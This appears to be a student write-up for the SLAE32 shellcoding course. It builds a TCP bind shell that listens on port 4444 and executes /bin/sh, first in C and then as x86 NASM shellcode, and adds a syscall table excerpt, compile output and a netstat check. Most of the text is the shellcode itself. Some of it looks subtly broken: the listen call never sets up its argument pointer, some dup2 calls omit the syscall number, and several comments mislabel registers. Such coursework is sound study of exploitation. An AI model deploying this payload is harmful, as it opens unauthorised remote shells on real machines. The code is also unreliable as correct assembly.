SLAE32

Assignment 1

PA-2485

First of all to make bind shell TCP you need things to follow:

1. Create a socket

2. Bind it to an TCP-IP address/port

3. Configure it to listen for incoming connections

4. Configure it to accept a new connection

5. Redirect stdin, stdout and stderr via dup2

6. Create the code which calls the execve /bin/sh

Let's see TCP bind shell In C

```c
/* A simple server in the internet domain using TCP
         The port number is passed as an argument */
      #include <stdio.h>
      #include <unistd.h>
      #include <sys/socket.h>
      #include <netinet/in.h>

      int main(void)
      {
               int sockfd, newsockfd, portno; //file descriptor, client file descriptor, port number
               socklen_t clilen; //socket length for new connections

               struct sockaddr_in serv_addr, cli_addr; //server listen address, client address

               sockfd = socket(AF_INET, SOCK_STREAM, 0); //create TCP socket http://man7.org/linux/man-pages/man7/socket.7.html
               portno = 4444; //port to listen on
               serv_addr.sin_family = AF_INET; // server socket type address family = internet protocol address
               serv_addr.sin_addr.s_addr = INADDR_ANY; // listen on any address, converted to network byte order
               serv_addr.sin_port = htons(portno); // server port, converted to network string order
               bind(sockfd, (struct sockaddr *) &serv_addr, sizeof(serv_addr)); //bind to socket http://man7.org/linux/man-pages/man2/bind.2.html
               listen(sockfd,0); //listen on socket http://man7.org/linux/man-pages/man2/listen.2.html
               clilen = sizeof(cli_addr); // accept new connections
               newsockfd = accept(sockfd, (struct sockaddr *) &cli_addr, &clilen); // accept new connections

               // dup2-loop to redirect stdin(0), stdout(1) and stderr(2)
               dup2(newsockfd, 0);
               dup2(newsockfd, 1);
               dup2(newsockfd, 2); //http://man7.org/linux/man-pages/man2/dup.2.html


               // execute sh shell
               execve("/bin/sh", NULL, NULL); //http://man7.org/linux/man-pages/man2/execve.2.html

               close(newsockfd); //close socket
               close(sockfd); //close socket

               return 0;
      }
```

After we see the above code we know now that we will need six calls we have to apply it in NASM as follow:


- socket-socketcall
- socket-bind
- socket-listen
- socket-accept
- dup2
- execve

nano /usr/include/i386-linux-gnu/asm/unistd_32.h

```
 GNU nano 2.2.6                                          File: unistd_32.h

#ifndef _ASM_X86_UNISTD_32_H
#define _ASM_X86_UNISTD_32_H

/*
 * This file contains the system call numbers.
 */

#define __NR_restart_syscall      0
#define __NR_exit                 1
#define __NR_fork                 2
#define __NR_read                 3
#define __NR_write                4
#define __NR_open                 5
#define __NR_close                6
#define __NR_waitpid              7
#define __NR_creat                8
#define __NR_link                 9
#define __NR_unlink              10
#define __NR_execve              11
#define __NR_chdir               12
#define __NR_time                13
#define __NR_mknod               14
#define __NR_chmod               15
#define __NR_lchown              16
#define __NR_break               17
#define __NR_oldstat             18
#define __NR_lseek               19
#define __NR_getpid              20
#define __NR_mount               21
#define __NR_umount              22
#define __NR_setuid              23
#define __NR_getuid              24
#define __NR_stime               25
#define __NR_ptrace              26
#define __NR_alarm               27
#define __NR_oldfstat            28
#define __NR_pause               29
#define __NR_utime               30
#define __NR_stty                31
#define __NR_gtty                32
#define __NR_access              33
#define __NR_nice                34
#define __NR_ftime               35
#define __NR_sync                36
#define __NR_kill                37
#define __NR_rename              38
#define __NR_mkdir               39
#define __NR_rmdir               40
#define __NR_dup                 41
#define __NR_pipe                42
#define __NR_times               43
#define __NR_prof                44
#define __NR_brk                 45
```

List of subcalls are here:

nano /usr/include/linux/net.h



I will leave the assembly code with comments to explain it line by line

For the socket call

`socket(AF_INET, SOCK_STREAM, 0)`

```
xor eax, eax                ; zero out eax

xor ebx, ebx                ; zero out ebx
mov al, 0x66                ; Syscall SocketCall
mov bl, 0x1                 ; SOCKET (1)
push 0x0                    ; PROTOCOL (0)
push 0x1                    ; SOCKET_STREAM (1)
push 0x2                    ; AF_INET (2)
mov ecx, esp                ; puts 2,1,0 into ecx
int 0x80                    ; call interrupt
```

for the binding section

```
mov esi, eax                ; move rtrn value into edx
xor eax, eax                ; zero out eax
xor edx, edx                ; zero out edx
mov al, 0x66                ; Syscall SocketCall
inc bl                      ; BIND (2)
push edx                    ; INADDR_ANY (0)
push word 0x5c11            ; port 4444
```

```
push word 0x2                   ; AF_INET (2)
mov ecx, esp                    ; Builds struct
push byte 0x10                  ; port size
push ecx                        ; push struct
push esi                        ; sockfd
mov ecx, esp                    ; move ecx to start of stack
int 0x80                        ; call interrupt
```

for the listening section

```
mov al, 0x66                    ; Syscall LISTEN
mov bl, 0x4                     ; LISTEN (4)
mov edx, 0x0                    ; backlog 0
int 0x80                        ; call interrupt
```

for the accept section

```
xor ecx, ecx                    ; zero out ecx
mov al, 0x66                    ; Syscall SocketCall
inc bl                          ; ACCEPT (5)
push edx                        ; 0
push edx                        ; 0
push esi                        ; sockfd (3 returned)
mov ecx, esp                    ; move ecx to start of stack
int 0x80                        ; call interrupt
```

for file descriptor

```
xchg ebx, eax                   ; fdclient-redirection
xor ecx, ecx                    ; zero out ecx
mov esi, eax
mov al, 0x3f                    ; Syscall Dup2 (63d=3fh)
mov cl, 0x2                     ; stderr
int 0x80                        ; call interrupt
mov al, 0x3f                    ; Syscall Dup2 (63d=3fh)
mov cl, 0x1                     ; stdout
int 0x80                        ; call interrupt
mov al, 0x3f                    ; Syscall Dup2 (63d=3fh)
mov cl, 0x0                     ; stdin
int 0x80                        ; call interrupt
```

for execute the shell

```
xor eax, eax ; zero out eax
push eax                        ; First set Null
push 0x68732f2f                 ; //bin/sh  (little edian)
push 0x6e69622f
mov ebx, esp                    ; move ecx to start of stack
mov al, 0xb                     ; syscall execve
int 0x80
```

and here is the full code

```
section .text
    global _start

_start:

        xor eax, eax
        xor ebx, ebx
        mov al, 0x66
        mov bl, 0x1
        push 0x0
        push 0x1
        push 0x2
        mov ecx, esp
        int 0x80

        mov esi, eax
        xor eax, eax
        xor edx, edx
        mov al, 0x66
        inc bl
        push edx
        push word 0x5c11
        push word 0x2
        mov ecx, esp
        push byte 0x10
        push ecx
        push esi
        mov ecx, esp
        int 0x80

        mov al, 0x66
        mov bl, 0x4
        mov edx, 0x0
        int 0x80

    xor ecx, ecx
        mov al, 0x66
        inc bl
        push edx
        push edx
        push esi
        mov ecx, esp
        int 0x80


        xchg ebx, eax
        xor ecx, ecx
        mov esi, eax
        mov al, 0x3f
        mov cl, 0x2
        int 0x80
        mov al, 0x3f
        mov cl, 0x1
```

```
        int 0x80
        mov cl, 0x0
        int 0x80

    xor eax, eax
        push eax
        push 0x68732f2f
        push 0x6e69622f
        mov ebx, esp
        mov al, 0xb
        int 0x80
```

```
root@ubuntu: ~/SLAE/bind
root@ubuntu:~/SLAE/bind# ./compile.sh bind4
[+] Assembling with Nasm ...
[+] Linking ...
[+] Done!
root@ubuntu:~/SLAE/bind# ./bind4
```

```
slae@ubuntu: ~/SLAE/bind
slae@ubuntu:~/SLAE/bind$ netstat -tulnp | grep 4444
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN
-
slae@ubuntu:~/SLAE/bind$
```